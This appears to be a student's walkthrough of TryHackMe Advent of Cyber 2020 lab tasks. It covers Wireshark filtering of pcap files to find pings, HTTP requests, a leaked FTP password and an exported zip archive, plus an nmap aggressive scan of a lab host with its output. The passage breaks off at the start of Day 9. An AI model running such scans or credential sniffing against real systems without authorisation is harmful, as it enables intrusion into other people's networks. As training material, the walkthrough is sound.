467	64.028410	10.10.67.199	10.10.15.52	HTTP	466 GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365 GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369 GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463 GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1

Question 4

Open the “pcap2.pcap” file. We could find the password that was leaked during the login process by looking at the question hint.









Question 5

By continue analysing the file, we have found that the protocol “SSH” has been encrypted




Question 6

To find the ARP communications, “Who has 10.10.122.128? Tell 10.10.10.1”, we entered the filter “arp” and found the communications.





Question 7


We opened the file “pcap3.pcap” and selected file->export object->HTTP to download the christmas.zip from the object list.



After downloading the file, we extracted it and opened the .txt file to check on Elf McSkidy’s wishlist that will be used to replace Elf McEager.





1211100925@kali: ~/Downloads
File Actions Edit View Help
christmas.zip
Archive Edit View Help
Open
Extract
Location: /
Name
Size
Type
Date Modified
AoC-2020.png 97.3 kB PNG image 30 November 2020,...
christmas-tree.jpg 296.8 kB JPEG image 30 November 2020,...
elf_mcskidy_wishlist.txt 134 bytes plain text do... 30 November 2020,...
Operation Artic Storm.pdf 97.6 kB PDF docum... 30 November 2020,...
selfie.jpg 93.8 kB JPEG image 30 November 2020,...
tryhackme_logo_full.svg 20.7 kB SVG image 30 November 2020,...
6 objects (606.3 kB), 1 object selected (134 bytes)


1211100925@kali: ~/Downloads
File Actions Edit View Help
/root/.cache/.fr-CdSLPe/elf_mcskidy_wishlist.txt - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
1 Wish list for Elf McSkidy
2 ————————————————
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7

Question 8

We checked the author of Operation Artic Storm by opening the .pdf file located in the christmas.zip file which is Kris Kringle.



Thought Process/Methodology:

We first download the task files attached to the task and extracted them. We open the first file which is “pcap1.pcap” using the terminal and used the “icmp” filter and found that the IP address that initiates an ICMP/ping is 10.11.3.2. After that, we use the “http.request.method == GET” filter to see the HTTP GET requests in our “pcap1.pcap” file. We then apply the same filter as the previous task to search for the name of the article that the IP address “10.10.67.199” visited by looking at “/posts/” which was provided in the question hint. We opened the next file which is “pcap2.pcap” to find the password that was leaked during the login process. The filter was provided in the question hint which is “tcp.port == 21” as FTP uses the TCP protocol and runs on port 21. By continue analysing the “pcap2.pcap” file, we have found the protocol “SSH” has been encrypted. To examine the ARP communications, we use the filter “arp” to search for the communication, “Who has 10.10.122.128? Tell 10.10.10.1.”, and found that 10.10.122.128 is at 02:c0:56:51:8a:51. After that, we start to analyse “pcap3.pcap”, and download the christmas.zip file from the file->export object->HTTP section. After downloading it, we extracted it and opened the .txt file to check on Elf McSkidy’s wishlist that will be used to replace Elf McEager. Lastly, we opened the .pdf file which is located in the christmas.zip file to check on the author of Operation Artic Storm.


Day 8: Networking – What’s Under the Christmas Tree?

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

Google search it.



Question 2

Type sudo nmap -A 10.10.175.48 (ip address) in the terminal to scan. It will show three port and the answer for question 2 is 80,2222,3389

```
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
|_http-generator: Hugo 0.78.2
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%),
 Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Li
nux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Question 3

Swipe down what we have scanned just now and we will find Ubuntu is reported as the most likely distribution to be running

```
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network
Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%),
 Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 -
4.9 (92%), Linux 3.5 (92%)
```


Question 4

The version of apache is 2.4.29




Question 5


SSH is running on port 2222



Question 6

Use the link that is given in the hint and it will direct us to a blog.





Thought Process/Methodology:

Firstly, we begin with opening the terminal to scan our IP address by using sudo nmap -A . Scroll down the report that we have scanned just now and we will find out every detail that we wanted. Use the link that has been given in the hint and we will direct to a blog.

Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1

